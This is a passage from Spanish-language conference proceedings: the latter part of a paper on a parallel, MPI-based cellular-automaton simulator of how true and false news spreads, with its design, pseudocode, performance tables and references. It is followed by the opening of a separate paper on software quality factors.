


Figura 3. Ambiente a simular

Es importante mencionar, que la propagación está pura y exclusivamente dada de manera estocástica, aumentando dicha probabilidad en función de la cantidad de agentes conocedores o no de la noticia/rumor en el vecindario.

Cada individuo interactúa con los demás a través de su vecindario, a partir de su celda o posición en el espacio social. Así, podemos establecer que cada celda del ambiente $c \in L$, puede contener como máximo un agente.

En las siguientes secciones se detallan las características principales del diseño e implementación del prototipo paralelo.

4.1 HPC-AC_{nr}: Aspectos de Diseño

Nuestro modelo representa los cambios dinámicos, a través del tiempo, de cómo una noticia/rumor se va difundiendo en una población con características específicas y en función de cambios estocásticos, los que sólo asumen valores discretos a lo largo del desarrollo de la simulación. Todo esto hace que HPC-AC_{nr} sea clasificado como: dinámico, discreto y estocástico.

La población está inmersa en un espacio social representado por una grilla bidimensional de tamaño configurable, la cual contiene un conjunto de celdas donde cada una puede a lo más contener una persona. Si dos celdas contiguas tienen una persona, esto indica que éstas están en contacto directo y, por lo tanto, pueden transmitir la noticia/rumor. La probabilidad de transmisión depende entre otras cosas de la cantidad de vecinos del individuo susceptible a enterarse, de su intención de propagación y del grado de confianza que tiene con los vecinos conocedores de la novedad.

Como se mencionó anteriormente, cada persona es representada por distintas propiedades; ellas son: el estado, el grado de confianza con cada uno de sus vecinos, su intención de propagación y la versión de la noticia que manipula, si es verdadera o falsa. El estado de una persona puede ser: U , S o D .

En un inicio, el ambiente sólo tiene personas U y S (quienes conocen una versión de la noticia/rumor y actúan como difusores). HPC-AC_{nr} muestra los cambios en el sistema, avanzando a pasos discretos de tiempo, donde el lapso de tiempo de cada paso es configurable. Cada paso de la simulación implica una actualización completa del espacio celular. Este comportamiento continúa hasta que todas las personas estén en estado D o hayan transcurrido X días (X es un parámetro configurable). Ambos eventos marcan el fin de la simulación.

Cada paso del tiempo supone una actualización completa del AC, siendo necesario asegurar la atomicidad y el determinismo en la simulación por cada transcurso del reloj.

En la Figura 4 se muestra la arquitectura del sistema, el cual se desarrolla en fases y en cada una de ellas se realizan las siguientes tareas:

- **Fase de Actualización de Estado:** Divide el espacio social entre los procesos y en paralelo, cada uno calcula el estado siguiente de cada celda que le corresponde.
- **Fase de Consistencia:** Reúne todos los estados calculados por los distintos procesos y controla la consistencia del sistema, dejando las estructuras de datos actualizadas para iniciar el siguiente paso de la simulación.




Figura 4. Fases de la Simulación

La actualización de las celdas en cada paso de tiempo se efectúa de manera exhaustiva y en un orden determinado. Esto podría ser realizado de manera exhaustiva y aleatoria, lo cual implica llevar un control extra de las actualizaciones realizadas.

En la próxima sección se detallan diferentes características de la implementación de HPC-AC_{nr}.

4.2. HPC-AC_{nr}: Aspectos de Implementación

Si bien en este trabajo hemos considerado la difusión de una noticia/rumor, el sistema está desarrollado para trabajar con cualquier fenómeno o actividad de difusión: virus informático, fluidos, fuego, etc. Por ello, lo primero a definir es el modelo matemático de propagación. Como hemos mencionado, el modelo epidemiológico SIR permite determinar cómo se propagan las enfermedades en una población, esta versión básica resulta suficiente para representar la realidad y las diferentes etapas por la que pasa una persona desde el momento de no conocer nada a enterarse de una noticia/rumor y difundirlo o no.

El pseudocódigo de la Figura 5 detalla nuestro proceso de simulación utilizando la difusión de noticia/rumor como base; la misma cuenta con dos puntos de salida: se alcanzaron los días máximos para la simulación o todas las personas están *desinteresadas* en divulgar la noticia. Cada una de las fases descritas en la sección anterior se resuelve mediante tareas paralelas, las cuales, al mismo tiempo, recorren y actualizan el

estado de las personas. Cada fase depende de la fase anterior y en cada una se definen varias tareas paralelas.

Respecto a las técnicas HPC, el planteo de las tareas se realizó siguiendo un modelo de paralelismo de datos, donde todos los procesos realizan lo mismo. En este caso uno de ellos tiene una función destacada, al que denominamos *Líder*. El *Líder* es responsable de particionar los datos, enviarlos a los demás procesos, recibir de estos los nuevos estados y armar el futuro AC.

```

Si (Líder)
  Lee el estado inicial
  Divide los datos
  Envía cada partición al proceso correspondiente.
Mientras ~ (Final de la Simulación)
  Si ~ (Líder)
    Recibe la partición desde el Líder
    Calcula nuevo estado de celdas en su partición
  Si ~ (Líder)
    Envía la nueva partición calculada al Líder
Sino
  Recibe las particiones de cada proceso.
  Arma el nuevo AC.
  Divide los datos.
  Envía nueva partición a cada proceso.
  Recolecta datos estadísticos.
Mostrar resultados estadísticos/de Desempeño
  
```

Figura 5. Pseudocódigo de HPC-AC_{n,r}

Con esto en mente y teniendo en cuenta la definición del autómata AC_{n,r}, la séxtupla (L, V, Q, L_0, f, r) se define como:

- Espacio celular (L): Es un arreglo bidimensional finito (matriz) con frontera abierta. Cada celda representa un lugar a ser ocupado por una persona. La matriz no representa un espacio físico en sí, sino una abstracción, dos celdas adyacentes ocupadas representan una interacción directa o indirecta de los individuos (por ejemplo, dos personas conversando vía telefónica). A este espacio lo denominamos espacio social.
- Vecindario (V): Como utilizamos el vecindario de Moore; se maximiza la capacidad de interacción directa de cada individuo. Es posible la utilización de otros tipos de vecindarios. A futuro, se podrían realizar nuevos estudios para determinar el impacto de diferentes variantes de vecindarios.
- Estado de las celdas (Q): Como nos basamos en el modelo SIR y se consideran las fronteras del AC abiertas, una celda puede estar en uno de los siguiente estados $Q = \{B, F, U, S, D\}$. A fines prácticos, y como nos basamos en el modelo SIR, cuando una celda está ocupada con una persona, el estado de la celda se transforma en el estado de la persona. Así los estados B y F se corresponden al estado de una celda, mientras que U, S y D son del estado de una persona y significa que la celda está ocupada. Cada estado significa:
 - B : Límite del Autómata
 - F : Celda Libre.
 - U : Persona susceptible, no conoce la noticia/rumor.

- S : Persona conocedora de la noticia/rumor y dispuesto a difundirlo.
- D : Persona conocedora de la noticia/rumor, sin intenciones de difundirlo.

En la Figura 6 se puede ver un espacio social con celdas en distintos estados.




Figura 6. Espacio Social y Estados de las Celdas

- Configuración inicial (L_0): antes que la simulación comience, se especifica toda la información relevante, cómo va a estar distribuida la población en la matriz. L tiene una densidad de población y porcentaje de conocedores de la noticia inicial definido.
- Reglas de evolución (f): Dividimos las reglas de evolución en dos grupos:
 - *Reglas sobre el espacio*: una celda en estado B (considerando bordes abiertos) no cambiará su estado en ningún momento a lo largo de la simulación.
 - *Reglas acerca de la propagación de la novedad*: Fueron definidas en la Sección 3. Una celda en estado B , es celda libre.
- Reloj virtual (r): debido a la realidad en la que vivimos y la cantidad de medios a través de los cuales nos podemos comunicar, el paso de tiempo en la simulación es configurable.

Por último y no menos importante, debemos abocarnos a las técnicas HPC a aplicar. Por su naturaleza, los AC son altamente paralelizables y en consecuencia se puede hacer uso de diferentes mecanismos HPC para mejorar su rendimiento. En particular, para nuestro trabajo consideramos los relacionados a arquitecturas de memoria distribuida.

En términos generales, cada AC debe actualizar todas sus celdas antes del próximo paso. En un instante de tiempo, cada celda depende de sí misma y de sus vecinos, permitiendo esto procesarlas al mismo tiempo y en forma independiente, generando un nuevo AC. Como se trabaja en una arquitectura con memoria distribuida, la actualización de cada celda no afecta las demás.

La dependencia está dada entre las etapas o fases (Ver Figura 4), las mismas no pueden ser resueltas simultáneamente, son implícitamente secuenciales.

La computación será llevada a cabo por p tareas paralelas, las cuales serán definidas al momento de la

ejecución. La división de tareas se realizó según la descomposición de dominios o los datos, para ello cada tarea se encarga de procesar una porción de L . En este caso la división se realizó en sectores, los cuales se corresponden con las filas de la matriz. El siguiente pseudocódigo (Figura 7) muestra la sección paralela donde se calcula el próximo estado de la celda.

```

En paralelo cada proceso:
  Para r en rango( 1, Longitud(particion) - 1):
    Para c en rango( 0, longitud(partition[r])):
      resultado= evaluar(game, r, c)
  
```

Figura 7. Análisis el próximo Estado de la Celda

La descomposición de L nos permite fraccionar el AC en porciones a ser distribuidas entre los p procesos. Las particiones son confeccionada en dos etapas:

- *Primera etapa:* Las filas de L se dividen en función de la cantidad de tareas p de manera de lograr el equilibrio de carga ideal. La Figura 8 muestra un ejemplo de la división de una matriz de 5×4 , para 2,3 y 4 procesos.




Figura 8. Descomposición de Dominio según tamaño de L y p

- *Segunda etapa:* Ya determinados los datos de cada tarea y considerando el tipo de vecindad seleccionada (vecindad de Moore), para poder realizar en forma independiente el cómputo es necesario contar con todas las celdas vecinas de la partición. Esto permite analizar la vecindad sin recurrir al intercambio de mensajes entre los p procesos. En la Figura 9 se muestra cómo se dividen las filas en los 3 procesos. Se puede observar que cada proceso recibe dos filas extras, la anterior y posterior a su partición. Para los procesos 0 y $p-1$ (zonas superior e inferior del autómata) la fila superior (p_0) y la inferior (p_2) corresponden a las celdas de la frontera.




Figura 9. Representación Partición de Datos para cada tarea.

Tanto la división como la combinación de L son realizadas por el proceso p_0 .

Cuando los datos están disponibles en cada proceso, se efectúa el análisis y actualización de cada parte. Las celdas modificadas serán las correspondientes a su porción de datos, las filas extras sólo son consultadas por su estado. Una vez realizado su trabajo, todos los procesos envían a p_0 , quien se encarga de ensamblar L . La información intercambiada entre los distintos procesos es la necesaria, no se comunican datos extras.

Respecto a la implementación propiamente dicha, el simulador fue desarrollado íntegramente en Python; por como se define a Python es un lenguaje con sintaxis simple, clara y sencilla (cercana al lenguaje natural)[15]; el tipo de datos es dinámico, posee gran variedad de bibliotecas disponibles y potencia; además de licencia libre. Estos aspectos, entre otros, hacen que el desarrollo de una aplicación en Python sea sencillo y prolijo. Soporta programación multithreading, permitiendo la utilización de MPI(biblioteca de Memoria Distribuida) para el desarrollo actual, y de explorar nuevas capacidades en trabajos futuros.

Para observar la evolución y propagación de una noticia, el sistema cuenta con una interfaz gráfica simple, permitiendo realizar algún análisis para fines educativos (Ver Figura 6).

5. Experimentación y Análisis de Resultados.

En esta sección se presentan los experimentos realizados y el análisis de los resultados de HPC-AC_{v.a.}. Con el objetivo de modelar diversas realidades, se consideraron escenarios de distintas características y dimensiones. Esto permitió, además de analizar el comportamiento del simulador, comprobar los resultados obtenidos en performance, al alterar el tamaño del problema a resolver.

Los resultados presentados fueron obtenidos utilizando la técnica de replicación de ejecuciones, donde una serie de simulaciones completamente separadas e independientes son llevadas a cabo, para los mismos parámetros. Así, cada ejecución representa una observación individual, pudiéndose obtener una media de todas las ejecuciones ya que tienden a estar normalmente distribuidas en virtud del teorema central del límite [21]. No existe un número determinado de ejecuciones para asegurar la aleatoriedad de la muestra, pero obviamente, mientras más, es mejor. En nuestro caso, para cada configuración trabajada, se realizaron 10 repeticiones.

Las pruebas de laboratorio para los escenarios planteados fueron realizadas sobre un cluster, propiedad de la Universidad Nacional de San Luis con las siguientes características:

Cluster/Multicore	Descripción
1 CPUs (Front-end)	Proc.: Intel Core 2 Duo E8200 2.66 GHz Memoria : 4GB DDR3 1333Mz Disco Rígido: 500 Gb SATA Disco Rígido: 2 TB SATA Placa Madre : Asus P5KPL-AM Video: GeForce 9400 GT de 512 MB.
1 CPUs Multicore Dell PowerEdge R815 (nodo de ejecución)	Pro.: 4x AMD Opteron 6128, 2.0GHz, 8C, 4M L2/12M L3, 1333Mhz Memoria: 64GB Memory (16x4GB), 1333MHz, Disco: 500GB 7.2K RPM Near-Line SAS 6Gbps 2.5in HotPlug Hard Drive Fuente: 1100 Watt Redundant Power Supply
3 CPUs Multicore Dell PowerEdge R815 (nodos de ejecución)	Proc.: 2x AMD Opteron 6272, 2.1GHz, 16C, 16M L2/16M L3, 1333Mhz Memoria: 64GB Memory (16x4GB), 1333MHz, Disco: 500GB 7.2K RPM Near-Line SAS 6Gbps 2.5in HotPlug Hard Drive Fuente: 1100 Watt Redundant Power Supply
1 Switch	Linksys SRW 2024 de 24 bocas
Sistema Operativo	Debian 8 (Jessie) de 64 bits

Tabla 1. Características del Cluster

Los escenarios se pensaron considerando espacios sociales. Los escenarios se definieron como una combinación de los siguiente parámetros:

- Tamaño de grilla: Tamaño del autómeta.
- Muestra: Cantidad de lugares ocupados en la grilla, o sea la población.
- Infección: Número de personas o individuos que están en estado de propagación.

Los días de simulación fueron 7 y la actualización del reloj se realizaba cada 2 horas. La siguiente tabla (Tabla 2) muestra los valores utilizados en la definición de los 10 escenarios definidos, además del rango de variación de los parámetros de cada individuo: grado de propagación y de confianza con cada vecino.

Tamaño Grilla	100, 500 y 2000
Muestra (%)	25, 50 y 80
Infección (%)	0.1 y 1
Versiones de noticias	Falsa y Verdadera
Intervalo grados de propagación	$0.3 \leq grado \leq 1$
Intervalo grados de relación vecinal	$0.3 \leq grado \leq 1$

Tabla 2. Parámetros de Ejecución

En la Tabla 3 se muestran las características de los 10 escenarios definidos con la combinación de los parámetros anteriores. Algunas combinaciones no fueron utilizadas por carecer de sentido.

De los resultados obtenidos podemos realizar dos tipos de análisis, uno relacionado al desempeño del simulador y otro al comportamiento de la propagación de noticias. Para el primer caso se evaluó la performance de HPC-AC_{nr} considerando 1, 2, 4, 8, 16 y 32 procesadores. Las métricas evaluadas son la aceleración (S) y eficiencia(E) [19].

Escenario	Dimensión	Población	Infección	
#1	100	50%	0.1%	
#2			1%	
#3			0.1%	
#4	500	50%	1%	
#5			0.1%	
#6	2000	25%	1%	
#7			0.1%	
#8		50%	1%	
#9			0.1%	
#10		80%	50%	1%
#10				1%

Tabla 3. Configuración de Escenarios

En la Tabla 4 se especifican los tiempos en segundos que demora la simulación para cada uno de los escenarios y la cantidad de procesadores, la segunda columna corresponde al tiempo secuencial. En la Figura 10 se pueden apreciar los valores gráficamente.

Escenario	Procesos					
	1	2	4	8	16	32
#1	55	30	17	11	8	7
#2	54	31	18	10	7	6
#3	1516	868	491	341	252	166
#4	1521	870	491	305	218	167
#5	19920	11695	6812	4434	3283	3034
#6	20065	11652	6813	4502	3092	2666
#7	25184	14497	8429	5315	3772	3129
#8	24990	14643	8222	5274	3934	3266
#9	30793	17627	10187	6397	5249	3703
#10	31026	18011	10235	6578	5341	3971

Tabla 4. Tiempo promedio en segundos de HPC-AC_{nr}

Como puede observarse el número de infectados iniciales incide muy poco en el tiempo de ejecución, sí tiene influencia la cantidad de población, los escenarios más poblados tardan más en procesarse que los menos poblados.




Figura 10. Tiempo promedio de HPC-AC_{N,K} expresado en escala logarítmica

En las Figura 11 y 12 se muestra la aceleración y eficiencia lograda por la implementación paralela.




Figura 11. Aceleración de HPC-AC_{N,K} para una Población inicial Difusora del 1%.




Figura 12. Eficiencia de HPC-AC_{N,K} para una Población inicial Difusora del 0,1%.

Se puede observar en ambas gráficas que la mejor aceleración y eficiencia se obtuvo para cuando la cantidad de procesadores era menor, esto muestra la

influencia de las comunicaciones en el cómputo, las cuales se incrementan al aumentar el número de procesos.

Además del análisis de desempeño del simulador paralelo, otro aspecto importante es analizar el comportamiento de los ambientes sociales en diferentes situaciones. Uno de los estudios realizados fue determinar qué se difunde más rápido, si una noticia o un rumor. En la Figura 13 se puede ver como para una superficie de 2000x2000, distintas densidades de población y de infección inicial, siempre la noticia falsa se distribuye y llega a más personas que la verdadera. Lo mismo pasa para distintas superficies e igual densidad poblacional y grado de infección, Figura 14 y 15 respectivamente. Las escalas en las gráficas son logarítmicas.




Figura 13. Cantidad de Noticias Verdaderas y Falsas difundidas en una superficie de 2000x2000 con distinta densidad poblacional.




Figura 14. Cantidad de Noticias Verdaderas y Falsas difundidas en distintas superficies-50% de densidad poblacional- 0,1% de infección inicial

También es posible realizar otros análisis, por ejemplo el promedio de personas que deciden no

divulgar un rumor, cuál es el grado mínimo de confianza que debe tener una persona para que otra difunda su noticia o rumor o qué tiempo se necesita para que una noticia llegue a una cierta cantidad de personas. En este trabajo no se incluyó en la descripción de las personas ni sexo ni edad, muchos estudios pueden derivarse en caso de incluirlos.




Figura 15. Cantidad de Noticias Verdaderas y Falsas difundidas en distintas superficies-50% de densidad poblacional- 1% de infección inicial

6. Conclusiones y Trabajos Futuros

En este trabajo se planteó un prototipo de un simulador con AC y técnica HPC para analizar el comportamiento de una sociedad frente a la dispersión de una noticia o rumor. En función de ello se definió el AC, especificando los estados y reglas de transición. Se desarrollaron tanto la versión secuencial como paralela del simulador, esta última con técnicas HPC para memoria distribuida. Ambas soluciones han sido puestas a prueba y analizado su funcionamiento y desempeño para diferentes escenarios.

Los resultados de rendimiento y comportamiento obtenidos indican que el prototipo paralelo es una buena herramienta de análisis. En un tiempo reducido, podría permitir comprender los fenómenos de propagación de distintas versiones de noticias/rumores en distintos contextos de comunicación. Al mismo tiempo presenta la ventaja de la portabilidad y una escalabilidad aceptable, principalmente al incrementar el tamaño del problema a resolver. Además constituye una herramienta útil para su aplicación en diferentes ámbitos, como así también en distintas problemáticas de difusión.

Esto da la posibilidad de tratar problemas a gran escala, los cuales se caracterizan entre otros aspectos, por requerir mucho tiempo de ejecución, o incluso en algunos casos ser imposibles de resolver con los recursos disponibles.

Este trabajo deja varias líneas de investigación abiertas, entre ellas se encuentra la evaluación del

prototipo aplicando otros paradigmas de programación HPC, como es el caso de memoria compartida o en otras arquitecturas como las GPU, e incluso el paralelismo híbrido o lenguajes paralelos específicos como por ejemplo Go.

Respecto el modelo de propagación de noticias/rumores, si bien resultó útil para entender la dinámica de distribución de contenidos en una población, existen numerosos tópicos a mejorar. Por ejemplo, continuando en la aproximación del modelo, indagar en qué otros factores propios de las relaciones sociales y de influencia podemos adoptar con el fin de ajustar nuestra investigación a otras realidades como por ejemplo incorporar mayor descripción a los agentes (sexo, edad, ocupación, entre otros), reglas de movimiento, condiciones de aislamiento de personas, de “sobreinformación”, definición dinámica de vecindario, o mecanismo de ajuste para las probabilidades de cambio y detección de nuevos patrones mediante técnicas de Inteligencia Artificial, entre otros.

Referencias

- [1] 50Minutos.es. *El caso Watergate: El escándalo que provocó la caída de Nixon*. Editor 50Minutos.es, ISBN 2806278406, 9782806278401. 2017.
- [2] T. Aamodt, W. Lun Fung, T. Rogers. *General-Purpose Graphics Processor Architectures Synthesis Lectures on Computer Architecture*. Editor: Morgan & Claypool Publishers. ISBN: 1627056181, 9781627056182. 2018.
- [3] J. Banks, J. C. S. II, B. L. Nelson y D. M. Nicol, *Discrete-Event System Simulation*. Pearson, 2009.
- [4] S. Basu. *Parallel and Distributed Computing Architectures and Algorithms*. ISBN: 8120352122, 9788120352124. PHI Learning Pvt. Ltd., 2016.
- [5] C. Batanero, H. Alvarado. *Significado y Enseñanza Del Teorema Central del Límite*. Editor: EAE. ISBN: 384434456X, 9783844344561. 2011.
- [6] F. Brauer, C. Castillo-Chávez, E. De Pava, K. Barley, Kamal, C. Castillo-Garsow, D. Chowell, B. Espinoza, P. Parra, C. Hernandez Suarez, V. Moreno. *Modelos De La Propagación De Enfermedades Infecciosas*. ISBN 978-958-8713-65-6. 2015.
- [7] F. Brito do Nascimento, R. Takeshi Seo. *Fake news cellular automata model*. [https://github.com/rtakeshi/fakenews/blob/master/Fake News%20Cellular%20Automata%20Model.pdf](https://github.com/rtakeshi/fakenews/blob/master/Fake%20News%20Cellular%20Automata%20Model.pdf). 2017.
- [8] M. Gardner. *Mathematical games*. j-SCI-AMER, 222(1):124-127, january 1970.
- [9] W. Gropp, T. Hoefler, R. Thakur, E. Lusk. *Using Advanced MPI: Modern Features of the Message-Passing Interface*. Computer science & intelligent systems Scientific and Engineering Computation. ISBN: 0262527634 - 9780262527637. MIT Press, 2014.

- [10] G. Hernandez y L. G. Torres, *Autómatas celulares estocásticos*, *Lecturas Matemáticas*, 1994, pp. 167-191.
- [11] J. L. Hernandez Caceres. *Modelo “SIR” para epidemias: Persistencia en el tiempo y nuevos retos en la era de la Informática y las pandemias*. VI Congreso Internacional de Informática en Salud, SLD126. 2007.
- [12] S. Kauman. Emergent properties in random complex automata. *Physica D: Nonlinear Phenomena*, 10(1):145-156, 1984.
- [13] K. Kaur and A. K. Rai, “A Comparative Analysis: Grid, Cluster and Cloud Computing,” *Int. J. Adv. Res. Comput. Commun. Eng.*, vol. 3, no. 3, pp. 2278–1021, 2014.
- [14] X. Li, J. Wu, and X. Li. *Theory of Practical Cellular Automaton*. Springer Singapore, 2018.
- [15] S. Linge, H. Langtangen. *Programming for Computations - Python: A Gentle Introduction to Numerical Simulations with Python Volumen 15 de Texts in Computational Science and Engineering*. Editor: Springer. ISBN: 3319324284, 9783319324289. 2016.
- [16] O. Maitanmi, Y. Adekunle, M. Agbaje. *Model-Based Cellular Automata on Spread of Rumours*. Computer Science, Babcock University. Ilisan Remo, Ogun State, Nigeria. 2013.
- [17] D. Marinescu. “Cloud Computing: Theory and Practice”. 2nd Ed. ISBN: 0128128119, 9780128128114. Morgan Kaufmann, 2017.
- [18] C.W. McMillen. *Pandemics: A Very Short Introduction*. Very short introductions. Oxford University Press, 2016.
- [19] P. Pacheco. *An Introduction to Parallel Programming*, 1st ed., San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 2011.
- [20] S. K. Prasad, A. Gupta, A. L. Rosenberg, A. Sussman y C. C. Weems, *Topics in Parallel and Distributed Computing: Introducing Concurrency in Undergraduate Courses*, Morgan Kaufmann, 2015.
- [21] Real Academia Española. *Diccionario de la lengua Española*. Vigésimotercera edición. Editor Grupo Planeta Spain. ISBN: 8467047887, 978846704788. 2016.
- [22] H. Rocca, *Sistemas, Modelos y Simulación*, Buenos Aires, 2005.
- [23] A. Vajda. “Multi-core and Many-core Processor Architectures. In: *Programming Many-Core Chips*”. Springer, Boston, MA. 2011.
- [24] S. Wolfram. Universality and complexity in cellular automata. *Physica D: Non-linear Phenomena*, 10(1):1-35, 1984.
- [25] G. Yiran, D. Jinzhu. *Research on Rumors Spread Based on Cellular Automata*. Proceedings of the 2nd International Conference on Green Communications and Networks. Vol. 1. PP: 235-244. ISBN 978-3-642-35418-2. Editor: Springer Heidelberg. Londres, Inglaterra. 2012
- [26] X. Zhu, J. Hao Y. Shen, T. Liu M. *Diffusion of False Information During Public Crises: Analysis Based on the Cellular Automaton Method*. *Comput. Informatics* 37(1). PP 23-48. 2018.

Identificación y Selección de Factores de Calidad: Un aporte para la mejora de los Productos de Software

Javier Saldarini ¹, Laura Rivara ¹, Isidro Solís ¹, Claudio Carrizo ¹, Gastón Ferreyra ¹, Alberto Sanchez ², Carlos Salgado ², Mario Peralta ²

¹ Facultad Regional San Francisco Universidad Tecnológica Nacional {saldarinijavier, isidrosolis10, gastonferreyra49}@gmail.com {laurarivara@hotmail.com}

² Departamento de Informática Facultad de Ciencias Físico-Matemáticas y Naturales- Universidad Nacional de San Luis - e-mail: {csalgado, alfanego, mperalta}@unsl.edu.ar

Resumen

En la actualidad el software da soporte a los principales procesos en distintos tipos de organizaciones, la calidad del mismo, tendrá impacto en el desempeño de esos procesos de manera puntual y de manera general para el logro de los objetivos organizacionales.

Determinar los aspectos de mejora para un software que es utilizado en una organización es una actividad crucial para que éste cumpla con el objetivo de satisfacer las necesidades cambiantes del contexto, del negocio y de los usuarios.

En este sentido, no solo los aspectos funcionales deberían ser tenidos en cuenta para la mejora del software, sino que también, los aspectos relacionados con la calidad del mismo deberían ser especificados.

Poder identificar y clasificar los factores de calidad como aspectos de mejora para un determinado software que esté implementado en una organización es el principal objetivo de este trabajo.

Para lograr el objetivo planteado se propone instanciar una técnica desarrollada en trabajos anteriores, Técnica para relevamiento de las necesidades de calidad de las partes interesadas (TRNC), desde el punto de vista de la calidad externa y de uso, tomando en cuenta las necesidades de calidad de los usuarios principales y desde la perspectiva de quien desarrolla y mantiene el software.

De esta manera las organizaciones no solo podrán especificar necesidades funcionales y/o de dominio para la mejora de un software, sino que también podrían incluir los aspectos de mejora relacionados con la calidad desde la perspectiva de la calidad de productos de software.

Introducción

En el proceso actual de transformación digital, las organizaciones hacen uso de la Tecnologías de la Información y las Comunicaciones-TIC para mejorar sus procesos, ser más eficientes, innovar en sus productos y servicios, y cumplir con los objetivos del negocio y sus clientes. Para que todo esto sea posible, de una forma realista, con éxito, aportando la confianza que esperan las organizaciones y la sociedad en la transformación digital, es obligatorio que dichos sistemas de información y las TIC dispongan de la calidad necesaria [1].

También en [2] se menciona que el software es una de las herramientas de mayor utilidad en la optimización de procesos en las organizaciones, con el propósito de contar y ofrecer optimización, eficiencia y satisfacción de necesidades, razón por la cual el software debe contar con criterios que garanticen su calidad.

